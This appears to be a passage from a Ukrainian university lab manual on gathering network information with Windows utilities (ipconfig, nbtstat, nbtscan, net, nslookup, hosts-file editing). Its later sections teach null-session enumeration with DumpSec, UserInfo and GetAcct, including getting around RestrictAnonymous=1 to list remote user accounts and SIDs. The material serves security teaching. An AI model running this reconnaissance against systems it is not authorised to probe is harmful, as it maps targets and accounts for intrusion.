**FINGER**. Ця утиліта є аналогом утиліти finger зі світу Unix. Утиліта finger використовується в Internet для відображення інформації про користувачів (наприклад, чи підключений той або інший користувач до мережі зараз).

**FTP**. Це клієнт FTP, орієнтований на використання текстового інтерфейсу. FTP — це заснований на IP протокол передачі файлів між комп'ютерами.

**HOSTNAME**. Запустивши HOSTNAME, ви дізнаєтеся ім'я локального комп'ютера.

**IPCONFIG**. Утиліта IPCONFIG дозволяє вам проглядати інформацію, пов'язану з адресацією IP комп'ютера. За допомогою цієї утиліти ви також можете оновлювати і звільняти IP-адреси, одержані від DHCP, а також доменних імен, зареєстрованих в DNS.

**LPQ**. Утиліта LPQ використовується для отримання інформації про стан віддаленого принтера, що використовує службу LPD. Вона є аналогом однойменної утиліти UNIX.

**LPR**. Як і UNIX-версія цієї утиліти, LPR передає завдання друку на віддалений принтер з використанням LPD.

**NBTSTAT**. Утиліта NBTSTAT має справу з іменами NetBIOS, зареєстрованими деяким комп'ютером. З використанням цієї утиліти ви можете одержати список імен, зареєстрованих локальним або віддаленим комп'ютером, а також перереєструвати локальні імена в системі WINS. Ця утиліта також допоможе вам у випадку, якщо ви знаєте IP-адресу комп'ютера, але не знаєте його імені.

**NETSTAT**. Ця утиліта є аналогом однойменної утиліти зі світу UNIX. Вона відображає на екрані статистику використання протоколу IP, поточні з'єднання IP, що є для локального комп'ютера вхідними та вихідними.

**NSLOOKUP**. Утиліта NSLOOKUP є могутнім засобом формування запитів до DNS. Ця утиліта може виявитися надзвичайно корисною при вирішенні проблем, пов'язаних з конфігурацією DNS.

**PATHPING**. Утиліта PATHPING об'єднує можливості утиліт PING і TRACERT. Вона також повідомляє користувачу статистичні дані про передачу інформації щодо того або іншого маршруту. Може надати істотну допомогу адміністратору при вирішенні проблем, пов'язаних з маршрутизацією.

**PING**. Всім відома утиліта PING використовується для того, аби перевірити, що комп'ютер підключений до мережі, працює і доступний для зв'язку.

**RCP.** Аналог однойменної утиліти зі світу UNIX. Використовується для копіювання файлів між комп'ютерами через мережу.

**REXEC**. Служба REXEC дозволяє виконати на віддаленій машині вказану команду. Володіє базовими механізмами забезпечення безпеки.

**ROUTE**. Утиліта ROUTE дозволяє проглядати таблицю маршрутизації IP на локальному комп'ютері і маніпулювати нею.

**RSH**. Утиліта RSH дозволяє виконати те ж саме, що і REXEC. Основною відмінністю між цими утилітами є те, що вони підключаються до різних серверних служб.

**TFTP**. TFTP означає Trivial File Transfer Protocol. Протокол TFTP використовується як спрощений механізм передачі файлів через мережу. Його застосовують, наприклад, для початкового завантаження бездискових робочих станцій. Утиліта TFTP є клієнтом TFTP і може використовуватися для передачі файлів на сервер TFTP або прийому файлів з сервера TFTP. Оскільки подібна передача не контролюється ніякими механізмами безпеки, утиліта TFTP рідко використовується на практиці, за винятком випадків, коли потрібно завантажити мережні пристрої, такі як маршрутизатори або клієнти BOOTP.

**TRACERT**. Утиліта TRACERT пересилає через мережу IP серію пакетів ICMP для того, щоб визначити маршрут, який долають ці пакети. Таким чином, за допомогою цієї утиліти можна визначити маршрут передачі даних між двома комп'ютерами в мережі IP. Ця утиліта надзвичайно корисна при вирішенні проблем маршрутизації і інших мережних проблем [16].

## ХІД РОБОТИ

**1. Використання вбудованих в ОС програм отримання інформації**

**1.1. Отримання інформації про комп'ютер, на якому працює користувач (утиліта ipconfig)**

У командному рядку запустити **ipconfig**

*Приклад отриманого результату:*

```
>ipconfig
Настройка IP для Windows 98
1 Ethernet: плата :
 IP-адреса. . . . . . . . . . . . . : 192.168.30.4
 Маска підмережі . . . . . . . . . . : 255.255.255.0
 Стандартний шлюз. . . . . . . . . . : 192.168.30.254
```

В результаті одержуємо мінімальну інформацію про комп'ютер - IP-адресу, маску підмережі і шлюз за умовчанням.

Одержати детальнішу інформації про цю утиліту – ipconfig **/all (довідка – «/?»)**

*Записати одержану інформацію і прокоментувати (ім'я комп'ютера, назва мережного адаптера, фізична адреса мережного адаптера).*

### 1.2. Отримання статистики за протоколом TCP/IP, що використовує NBT (NetBIOS поверх TCP/IP) - утиліта nbtstat і Nbtscan

Проглянути довідкову інформацію щодо використання утиліти **nbtstat.**

*Приклад виконання команди nbtstat /?*

Використання: nbtstat [-a комп'ютер] [-A IP-адреса] [-c] [-n] [-R] [-r] [-S] [-s] [інтервал]

Ключі:

**-a** вивести таблицю імен віддаленого комп'ютера за ім'ям.

**-A** вивести таблицю імен віддаленого комп'ютера за IP-адресою.

**-c** вивести віддалений кеш імен, включаючи адреси IP.

**-n** вивести локальні імена NetBIOS.

**-r** вивести імена, знайдені передачею і через WINS.

**-R** провести чищення і перезавантаження віддаленого кешу таблиці імен.

**-S** вивести таблицю сеансів з цільовою адресою IP.

**-s** вивести перетворення таблиці сеансів.

Одержати дані про робочу станцію, з використання імені (NetBios) робочої станції.

**nbtstat -a <name host's>**

*Приклад отриманого результату:*

```
Local Area Connection:
Node IpAddress: [192.168.11.18] Scope Id: []
 NetBIOS Remote Machine Name Table
 Name Type Status
 ---------------------------------------------
 BLADE <00> UNIQUE Registered
 BLADE <03> UNIQUE Registered
 BLADE <20> UNIQUE Registered
 ..__MSBROWSE__.<01> GROUP Registered
 INFORMATIC <00> GROUP Registered
 INFORMATIC <1C> GROUP Registered
 INFORMATIC <1D> UNIQUE Registered
 INFORMATIC <1E> GROUP Registered
 MAC Address = 00-00-00-00-00-00
```

Самостійно (при оформленні звіту) визначити інформацію за IP адресою сусіднього ПК.

Використовуючи дані (Табл.1), що ви можете сказати про комп'ютер?

*Таблиця 1*

Name Number Type Usage

| | | | |
|---|---|---|---|
| *<computername>* | *00* | *U* | *Workstation Service* |
| *<computername>* | *01* | *U* | *Messenger Service* |
| *<_MSBROWSE_>* | *01* | *G* | *Master Browser* |
| *<computername>* | *03* | *U* | *Messenger Service* |
| *<computername>* | *06* | *U* | *RAS Server Service* |
| *<computername>* | *1F* | *U* | *NetDDE Service* |
| *<computername>* | *20* | *U* | *File Server Service* |
| *<computername>* | *21* | *U* | *RAS Client Service* |
| *<computername>* | *22* | *U* | *Exchange Interchange* |
| *<computername>* | *23* | *U* | *Exchange Store* |
| *<computername>* | *24* | *U* | *Exchange Directory* |
| *<computername>* | *30* | *U* | *Modem Sharing Server Service* |
| *<computername>* | *31* | *U* | *Modem Sharing Client Service* |
| *<computername>* | *43* | *U* | *SMS Client Remote Control* |
| *<computername>* | *45* | *U* | *SMS Client Remote Chat* |
| *<computername>* | *46* | *U* | *SMS Client Remote Transfer* |

| *Продовження таблиці 1* | | | |
|---|---|---|---|
| *<computername>* | *4C* | *U* | *DEC Pathworks TCPIP Service* |
| *<computername>* | *52* | *U* | *DEC Pathworks TCPIP Service* |
| *<computername>* | *87* | *U* | *Exchange MTA* |
| *<computername>* | *6A* | *U* | *Exchange IMC* |
| *<computername>* | *BE* | *U* | *Network Monitor Agent* |
| *<computername>* | *BF* | *U* | *Network Monitor Apps* |
| *<username>* | *03* | *U* | *Messenger Service* |
| *<domain>* | *00* | *G* | *Domain Name* |
| *<domain>* | *1B* | *U* | *Domain Master Browser* |
| *<domain>* | *1C* | *G* | *Domain Controllers* |
| *<domain>* | *1D* | *U* | *Master Browser* |
| *<domain>* | *1E* | *G* | *Browser Service Elections* |
| *<INet~Services>* | *1C* | *G* | *Internet Information Server* |
| *<IS~Computer_name>* | *00* | *U* | *Internet Information Server* |
| *<computername>* | *[2B]* | *U* | *Lotus Notes Server* |
| *IRISMULTICAST* | *[2F]* | *G* | *Lotus Notes* |
| *IRISNAMESERVER* | *[33]* | *G* | *Lotus Notes* |
| *Forte_$ND800ZA* | *[20]* | *U* | *DCA Irmalan Gateway Service* |

**Unique (U)**: ім'я може мати тільки одну адресу IP, призначену для нього. Може здатися, що на мережному пристрої присутні багатократні випадки одного і того ж імені, але суфікс буде унікальний, роблячи ім'я також повністю унікальним.

**Group (G)**: нормальна група; одиночне ім'я може існувати з багатьма адресами IP.

**Multihomed (M)**: ім'я унікально, але через множинні мережні інтерфейси на одному і тому ж комп'ютері, ця конфігурація необхідна, щоб дозволити реєстрацію. Максимальне число адрес – 25.

**Internet Groupt (I)**: це спеціальна конфігурація імені групи, використовувана для управління WinNT іменами домена.

**Domain Name (D)**: Новий в NT 4.0.

***NbtScan***

Утиліта nbtscan призначена для збору даних таблиць NetBIOS по всій мережі (рис. 5).

**Nbtscan** - утиліта, що дозволяє одержати інформацію про NetBIOS імена віддаленого комп'ютера, а також про його розподілені ресурси. Має багато додаткових опцій, що дозволяють гнучко управляти деталізацією вихідних даних. Дозволяє сканувати діапазон IP-адрес.


*Рис. 5. Результат роботи утиліти NbtScan*

У вищенаведеному прикладі виконується сканування IP-адрес, починаючи з 192.168.1.0 по 192.168.1.254. Для перегляду довідки (табл. 2) команда nbtscan вводиться без параметрів.

*Таблиця 2*

Перегляд довідки

| Параметр | Значення | Приклад використання |
|---|---|---|
| -v | Виведення всіх імен, одержаних від кожного хоста | >nbtscan -v 192.168.1.123<br>NetBIOS Name Table for Host 192.168.1.123:<br>Name Service Type<br>----------<br>DPTSERVER <00> UNIQUE<br>DPTSERVER <20> UNIQUE<br>DEPARTMENT <00> GROUP<br>DPTSERVER <03> UNIQUE<br>DPTSER |

| | | *Продовження таблиці 2* |
|---|---|---|
| | | VER <01> UNIQUE<br>Adapter address: 00-a0-c9-12-34-56<br>---------- |
| -d | Dump packets. Виведення вмісту пакету в цілому. Не може використовуватися з параметрами -v, -s або -h | >nbtscan -d 192.168.1.123<br>Packet dump for Host 192.186.1.2:<br><br>Transaction ID: 0x02e9 (745)<br>Flags: 0x8400 (33792)<br>Question count: 0x0000 (0)<br>Answer count: 0x0001 (1)<br>Name service count: 0x0000 (0)<br>Additional record count: 0x0000 (0)<br>Question name: CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<br>Question type: 0x0021 (33)<br>Question class: 0x0001 (1)<br>Time to live: 0x00000000 (0)<br>Rdata length: 0x0089 (137)<br>Number of names: 0x05 (5)<br><skipped lots of data> |
| -e | Виведення у форматі /etc/hosts | > ./nbtscan -e 192.168.75.0/28<br>192.168.75.2 M3I4W6<br>192.168.75.3 BOCKSTAEL<br>192.168.75.4 PCROGER<br>192.168.75.6 R392900055<br>192.168.75.12 SONY<br>192.168.75.13 DSNRVTWF<br>192.168.75.14 G8F8N7<br>192.168.75.15 VAIO |
| -l | Виведення у форматі lmhosts | > ./nbtscan -e 192.168.75.0/28<br>192.168.75.2 M3I4W6 #PRE<br>192.168.75.3 BOCKSTAEL #PRE<br>192.168.75.4 PCROGER #PRE<br>192.168.75.6 R392900055 #PRE<br>192.168.75.12 SONY #PRE<br>192.168.75.13 DSNRVTWF #PRE<br>192.168.75.14 G8F8N7 #PRE<br>192.168.75.15 VAIO #PRE |
| -t timeout | Значення таймауту очікування відповіді. Типове значення 1 | >nbtscan -d 192.168.1.123<br><output depends on other options> |

*Продовження таблиці 2*

| | | |
|---|---|---|
| -b bandwidth | Обмеження виходу. Виведення пакету не більше смуги пропускання. Корисно при повільних з'єднаннях | `>nbtscan -b 28800 192.168.1.123`<br>`<output depends on other options>` |
| -r | Використовується локальний | `>nbtscan -r 192.168.1.123`<br>`<output depends on other options>` |
| | порт 137 для сканувань.Win95 | |
| -q | Зіставлення повідомлень банерів і повідомлень про помилку | `>nbtscan -q 192.168.1.123`<br>`<output depends on other options>` |
| -s separator | Сценарій виводу. Не друкувати заголовки стовпчика і запису, окремі поля з роздільником | `>nbtscan -s : 192.168.1.1-24`<br>`192.168.1.1:DIRDY-BIRDY`<br>`:<server>:JOED :00-a0-c9-12-34-56`<br>`192.168.1.4:MIGHTY`<br>`:<server<:JPSMITH :00-aa-00-78-90-12`<br>`192.168.1.5:BUGS-BUNNY`<br>`:<server<:OUR_ADMIN :00-aa-00-34-56-78`<br>`192.168.1.19:DEFENDER`<br>`:<server<:PETERA :00-60-b0-90-12-34`<br><br>`>nbtscan -s : -v 192.168.1.1`<br>`194.186.12.236:DIRDY-BIRDY :00U`<br>`194.186.12.236:COMPANY__COM :00G`<br>`194.186.12.236:DIRDY-BIRDY :20U`<br>`194.186.12.236:DIRDY-BIRDY :03U`<br>`194.186.12.236:COMPANY__COM :1eG`<br>`194.186.12.236:JOED :03U`<br>`194.186.12.236:MAC:00-a0-c9-12-34-56` |

*Продовження таблиці 2*

| | | |
|---|---|---|
| -h | Імена друку «human-readble» для послуг. Може використовуватися тільки з варіантом – v | >nbtscan -s : -h -v 192.168.1.1<br>194.186.12.236:DIRDY-BIRDY<br>:Workstation Service<br>194.186.12.236:COMPANY__COM<br>:Domain Name<br>194.186.12.236:DIRDY-BIRDY :File<br>Server Service<br>194.186.12.236:DIRDY-BIRDY<br>:Messenger Service<br>194.186.12.236:COMPANY__COM<br>:Browser Service Elections<br>194.186.12.236:JOED :Messenger<br>Service<br>194.186.12.236:MAC:00-a0-c9-12-34-<br>56 |
| -m retransmits | Ретрансляція числа. Типове значення 0 | >nbtscan -m 2 192.168.1.123<br><output depends on other<br>options> |
| -f filename | Зчитати адреси IP для сканування з файлу | |

Самостійно (при оформленні звіту) визначите інформацію за IP адресами сусідніх ПК. Сама утиліта розташована в папці з лабораторною роботою.

### 1.3. Отримання відомостей про мережі Microsoft (утиліта Net)

Проглянути довідкову інформацію щодо використання утиліти **net**

*Приклад отриманого результату:*

NET CONFIG Відображає відомості про конфігурацію сервісів Робочої Станції або Сервера;

NET CONFIG SERVER Відображає або змінює настройки сервісів Сервера;

NET CONFIG WORKSTATION Відображає або змінює настройки Робочої Станції;

NET GROUP Додає, відображає або змінює глобальні групи на Сервері;

NET HELP Виведення відомостей про команди і повідомлення про помилки;

NET NAME Додає або видаляє аліаси на комп'ютері;

NET FILE Закриває розподілені файли і видаляє файлові блокування;

NET CONTINUE Відновлює сервіс Windows, який був припинений утилітою net pause;

NET LOCALGROUP Змінює локальні групи на комп'ютері;

NET PAUSE Припиняє сервіси або ресурси Windows;
NET SEND Відправляє повідомлення іншим користувачам, комп'ютерам або алісам по мережі;
NET SESSION Показує список з'єднань (сесій) комп'ютера з ін. комп'ютерами в мережі або розриває ці з'єднання;
NET SHARE Робить ресурси сервера доступними для користувачів по мережі;
NET STATISTICS Відображає статистику (log'и) підключення до мережі для Сервера і Робочої Станції;
NET USER Створює і змінює акаунти користувачів на комп'ютері;
NET COMPUTER Додає і видаляє комп'ютер з бази даних домена;
NET ACCOUNTS Оновлює бази даних призначених для користувача акаунтів, а також змінює паролі і ін. необхідні для завантаження системи параметри для всіх користувачів;
NET PRINT Виведення відомостей про черги друку і управління завданнями по виводу на друк;
NET START Запуск служб;
NET STOP Зупинка роботи служб;
NET TIME Виведення часу з іншого комп'ютера або синхронізація годинника з годинником на сервері часу Microsoft Windows для робочих груп, Windows NT, Windows 95 або NetWare;
NET USE Підключення і відключення мережних ресурсів і виведення відомостей про підключення;
NET VER Виведення типу і версії використовуваної системи пере адресації;
NET VIEW Виведення списку комп'ютерів, що забезпечують сумісний доступ до ресурсів, або загальних ресурсів конкретного комп'ютера.

Вивести список комп'ютерів, що забезпечують сумісний доступ до ресурсів – **net view.**

Вивести список сумісних ресурсів сусіднього комп'ютера.

### 1.4. Відображення статистики протоколів і поточних мережних підключень TCP/IP (утиліта Netstat)

Проглянути довідкову інформацію по використанню утиліти **netstat**

*Приклад отриманого результату:*

>netstat /?

Відображення статистики протоколу і поточних мережних підключень TCP/IP.

NETSTAT [-a] [-e] [-n] [-s] [-p ім'я] [-r] [інтервал]

-a Відображення всіх підключень і очікуючих портів.

(Підключення з боку сервера звичайно не відображаються).

-e Відображення статистики Ethernet. Цей ключ може застосовуватися разом із ключем -s.

-n Відображення адрес і номерів портів у числовому форматі.

-p ім'я Відображення підключень для протоколу «ім'я»: tcp або udp. Використовується разом із ключем -s для відображення статистики за протоколами. Допустимі значення «ім'я»: tcp, udp або ip.

-r Відображення вмісту таблиці маршрутів.

-s Відображення статистики за протоколами. За умовчанням виводяться дані для TCP, UDP і IP. Ключ -p дозволяє вказати підмножину даних, що виводяться.

інтервал Повторне виведення статистичних даних через вказаний інтервал в секундах. Для припинення виведення даних натисніть клавіші CTRL+C. Якщо параметр не заданий, відомості про поточну конфігурацію виводяться один раз.

Відобразити всі підключення до вашого комп'ютера і відкриті порти – **netstat –a**

### 1.5. Отримання інформації про стан каналів зв'язку (утиліта ping)

Формат використання:

Використання: ping [-t] [-a] [-n число] [-l розмір] [-f] [-i TTL] [-v TOS]
[-r число] [-s число] [[-j список вузлів] | [-k список вузлів]]
[-w інтервал] список розсилки.

Параметри:

-t Відправка пакетів на вказаний вузел до команди переривання.
-a Визначення адрес за іменами вузлів.
-n число Число запитів, що відправляються.
-l розмір Розмір буфера відправки.
-f Установка прапора, що забороняє фрагментацію пакету.
-i TTL Завдання часу життя пакету (поле «Time To Live»).
-v TOS Завдання типу служби (поле «Type Of Service»).
-r число Запис маршруту для вказаного числа переходів.
-s число Штамп часу для вказаного числа переходів.
-j список вузлів Вільний вибір маршруту за списком вузлів.
-k список вузлів Жорсткий вибір маршруту за списком вузлів.
-w інтервал інтервал очікування кожної відповіді в мілісекундах.

Приклад: ping –n 100 192.168.20.5 (у результаті одержимо):
Reply from 192.168.20.5: bytes=32 time<10ms TTL=127
Reply from 192.168.20.5: bytes=32 time<10ms TTL=127
Reply from 192.168.20.5: bytes=32 time<10ms TTL=127
Ping statistics for 192.168.20.5:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

Одержана інформація:

Відповідь від тестованого вузла (зв'язок в порядку);
*bytes* – розмір відісланого пакету;
*time* – час відповіді;
*TTL* – час «життя» пакету (умовна одиниця);
визначає адресу *bezpeka.blade.univd [192.168.11.254]*;
виводить статистику.

Самостійно перевірити зв'язок зі всіма сусідніми комп'ютерами і зафіксувати результати.

### 1.6. Отримання інформації про маршрут руху пакетів (утиліта tracert)

Приклад: tracert 192.168.20.5
Tracing route to P-5 [192.168.20.5]
Over a maximum of 30 hops:
1 <10 ms <10 ms <10 ms SERVER [192.168.20.5]
2 <10 ms <10 ms <10 ms P-5 [192.168.20.5]

Одержати маршрути руху пакетів до всіх вузлів мережі (та до декількох зовнішніх вузлів за завданням викладача).

### 1.7. Отримання інформації через настройки служби імен за допомогою утиліти nslookup

Утиліта nslookup є стандартним засобом діагностики DNS. Далі приведений приклад сеансу роботи з утилітою nslookup, під час якого виконується простий запит на дозвіл доменного імені. При запуску утиліта nslookup відображає на екрані ім'я і IP-адресу сервера імен за умовчанням. Далі на екран виводиться запрошення командного рядка утиліти nslookup. У цьому рядку можна ввести доменне ім'я мережного вузла. У нашому прикладі користувач вводить ім'я www.bungie.com і у відповідь одержує IP-адресу цього вузла. Зверніть увагу, що при відображенні на екрані результатів обробки запиту утиліта nslookup знов відображає інформацію про сервер імен, до якого був адресований запит:

C:\nslookup
Default server: akira.shazbot.com
Address: 204.181.180.40
> www.bungie.com
Server: akira.shazbot.com
Address: 204.181.180.40

Name: www.bungie.com Address: 209.125.9.70

Якщо для обробки запиту серверу імен не потрібно було звертатися до простору імен DNS, іншими словами, якщо всю необхідну для обробки запиту інформацію сервер імен витягнув з власного кеша, на екран буде виведено приблизно наступне:

```
>      www.bungie.com
Server: akira.shazbot.com
Address: 204.181.180.40
Non-authorative answer: Name: www.bungie.com Address:
209.125.9.70
```

Якщо потрібно звернутися до сервера імен, який відрізняється від сервера імен за умовчанням, ім'я цього сервера слід вказати за допомогою команди server:

```
server ns.donet.com
Default server:
ns.donet.com
Address: 205.133.113.129
```

Після цього будь-які запити адресуватимуться вказаному вами серверу. У наступному прикладі на екран виводиться інформація про всі поштові сервери в домені newriders.com. Ключ -t MX указує на те, що на екран треба вивести відомості про поштові сервери. Якщо ви не вказуватимете цей ключ, на екран будуть виведені всі записи зони, проте сервер може бути настроєний не робити цього.

```
>      ls -t MX newriders.com
[ns.donet.com]
newriders.com.
MX 10 usr1ms006.prenhall.com
```

У (Табл. 3) приведено опис деяких корисних команд утиліти nslookup. Утиліта nslookup — надзвичайно могутній засіб, що підтримує безліч інших команд, не згаданих в наведеній таблиці.

*Таблиця 3*

Команди, використовувані в командному рядку утиліти nslookup

| **Команда** | **Опис** |
|---|---|
| Help або ? | Відображає список можливих команд з коротким описом кожної з них |
| Set all | Відображає сервер DNS за умовчанням, а також значення параметрів, які мають силу протягом поточного робочого сеансу |

*Продовження таблиці 3*

| | |
|---|---|
| Set domain | Змінює ім'я домена за умовчанням. Це ім'я використовуватиметься при обробці будь-яких подальших запитів, якщо не вказано яке-небудь інше ім'я |
| Set recurse або Set no recurse | Встановлює, чи може сервер імен, до якого адресується запит, звертатися для його обслуговування до інших серверів, якщо необхідна для обробки запиту інформація відсутня у файлі зони або кеші цього сервера |
| Set type | Встановлює характер відомостей, пошук яких виконується в базі даних DNS (A, CNAME, MX, SRV і т. п.) |
| Set debug | Вмикає відображення на екрані інформації, яка витягається з пакетів. Може знадобитися при виконанні отладки |
| Exit | Завершує роботу з утилітою nslookup |

***За допомогою утиліти nslookup одержати IP адреси наступних доменних імен:***

***mail.ru, microsoft.com, ukr.net, bi.com.ua, dstszi.gov.ua***

### 1.8. Використання імен комп'ютерів

Кожного разу, коли комп'ютер підключається до вузла Internet, DNS-сервер (сервер доменної системи імен) перетворить зручне для сприйняття людиною ім'я машини (наприклад Mailserver) або покажчик URL (такий, як www.pcmag.com) в IP-адресу. За допомогою маловідомої функції (запозиченої безпосередньо з UNIX) Windows 98 SE і пізніших версій ОС можна скласти список імен і IP-адрес машин на вашому комп'ютері. Якщо цей файл (з ім'ям Hosts) існує, то Windows бере адреси з нього, не звертаючись до DNS-сервера.

Файл Hosts знаходиться в каталозі %Systemroot%\System32\Drivers\etc (у Windows 98 SE — в папці \Windows\). Кожному елементу цього чисто текстового файлу відводиться один рядок.

Навіть якщо користувач не створював файлу Hosts, він існує і містить єдиний запис — localhost. (Localhost — псевдонім, використовуваний для тестування, йому завжди привласнюється значення 127.0.0.1, стандартна адреса закільцьовування).

Файл Hosts користувач може доповнити власними елементами за допомогою будь-якого текстового редактора, наприклад Notepad. Пер-

ший (і найменше корисний) спосіб використання цього файлу — внести в нього імена і IP-адреси часто відвідуваних вузлів Internet, щоб операційній системі не доводилося відшукувати адресу при кожному зверненні до цього вузла. Але перетворення імен DNS звичайно виконується так швидко, що практично не впливає на продуктивність.

Другий, корисніший спосіб застосування Hosts — підготування тупикової адреси, відомої як хакерська IP-адреса, для рекламних серверів і Web-вузлів, які потрібно заблокувати. Наприклад, запис 127.0.0.1 adserver.annoying.com означає для Windows необхідність використовувати адресу 127.0.0.1 для підключення до сайту Adserver.annoying.com. Оскільки такої адреси не існує, то не поступатиме реклама. Файл Hosts може грати роль примітивного дешевого фільтру контента: досить зробити запис для кожного вузла, що блокується, вказавши адресу 127.0.0.1.

***Доповніть файл Hosts зіставленнями імен з IP-адресами сусідніх комп'ютерів, а також здійсніть настройку перенаправлення на тупикову адресу звернення до одного з відомих Вам сайтів. Перевірте працездатність виконаних Вами настройок.***

**Після виконання цього пункту поверніть всі настройки в початковий стан.**

### 1.8. Мережна діагностика

У Windows 2K/XP присутня утиліта System Information — інструмент для отримання різноманітної інформації про події в системі. Перейдіть до пункту Start | All Programs | Accessories | System Tools | System Information. У Windows XP в меню Tools виберіть пункт Net Diagnostics (У Windows 2K самостійно розгляньте надану інформацію про мережу).

За допомогою програми можна виконати відлуння-тестування DNS-серверів, шлюзів, поштових серверів SMTP і POP3 і серверів-посередників; перевірити модеми і мережні адаптери; підготувати дуже докладні звіти про мережні параметри, а також про успішно виконані і ті, що завершилися невдачею, тести.

***Одержте повну інформацію про мережні настройки свого ПК. Зробіть відповідні висновки.***

### 1.9. Програма DumpSec

Програма DumpSec — перевіряє різні параметри віддалених ПК, починаючи з прав доступу файлової системи до служб, доступних віддаленим системам. Ця програма має зручний графічний, призначений для користувача інтерфейс або її можна запускати з командного рядка, що робить її зручною для автоматизації і застосування в сценаріях.

В першу чергу необхідно встановити нульовий сеанс з комп'ютером, що Вас цікавить. Далі, в пункті меню Report вказати ім'я або IP-адресу комп'ютера (рис. 6).





*Рис. 6. Вибір адреси досліджуваного комп'ютера*

Далі, в меню Report можна вибрати необхідний тип звіту. Наприклад, на наступному рисунку наведений звіт про список доступних ресурсів (рис. 7).





*Рис. 7. Звіт про список доступних ресурсів*

Для виведення докладнішої інформації про користувача або групу необхідно в меню Report вибрати пункт Dump Users as column (як список) /table (як таблицю) або Dump Groups. В обраному меню з пропонованих варіантів пунктів звіту за допомогою кнопки Add-> необхідно вибрати потрібні пункти (рис. 8, 9).





*Рис. 8. Вибір полей звіту*

```
Administrator
   PswdCanBeChanged Yes
   PswdLastSetTime  9/27/2004 11:19 AM
   Sid              S-1-5-21-220523388-688789844-842925246-500
Guest
   PswdCanBeChanged No
   PswdLastSetTime  10/12/2004 1:53 PM
   Sid              S-1-5-21-220523388-688789844-842925246-501
IUSR_P-7
   PswdCanBeChanged No
   PswdLastSetTime  5/24/2006 9:52 AM
   Sid              S-1-5-21-220523388-688789844-842925246-1027
IWAM_P-7
   PswdCanBeChanged No
   PswdLastSetTime  5/24/2006 9:51 AM
   Sid              S-1-5-21-220523388-688789844-842925246-1028
test
   PswdCanBeChanged No
   PswdLastSetTime  12/8/2005 6:38 PM
   Sid              S-1-5-21-220523388-688789844-842925246-1005
user7
   PswdCanBeChanged No
   PswdLastSetTime  9/20/2004 1:22 PM
   Sid              S-1-5-21-220523388-688789844-842925246-1004
```

*Рис. 9. Результат формування звіту*

***Самостійно відпрацюйте роботу цієї утиліти для сусіднього ПК.***

### 1.10. Програма Userlnfo

**UserInfo** – це програма, призначена для перегляду списку користувачів на віддаленому комп'ютері.

Програма Userlnfo дозволяє під час нульового сеансу збирати інформацію про користувачів при значенні параметра RestrictAnonymous=1. Викликаючи функцію API NetUserGetlnfo на рівні виконання 3, програма Userlnfo дістає доступ до тієї ж критично важливої інформації, яку дозволяють проглянути утиліти типу DumpSec, що обмежуються параметром RestrictAnonyitious=1. Нижче показаний приклад збору відомостей для облікового запису user7 (рис. 10).





*Рис. 10. Приклад збору відомостей для облікового запису user7*

***Самостійно відпрацюйте роботу цієї утиліти для імені користувача сусіднього ПК.***

### 1.11. Програма GetAcct

*GetAcct* ***використовує помилку «RestrictAnonymous=1» й одержує інформацію про облікові записи на віддаленій машині під керуванням ОС Windows NT/2000.***

***Програма GetAcct виконує перегляд ідентифікаторів SID. Ця програма має графічний інтерфейс і дозволяє експортувати результати в текстовий файл для подальшого аналізу (рис. 11).***

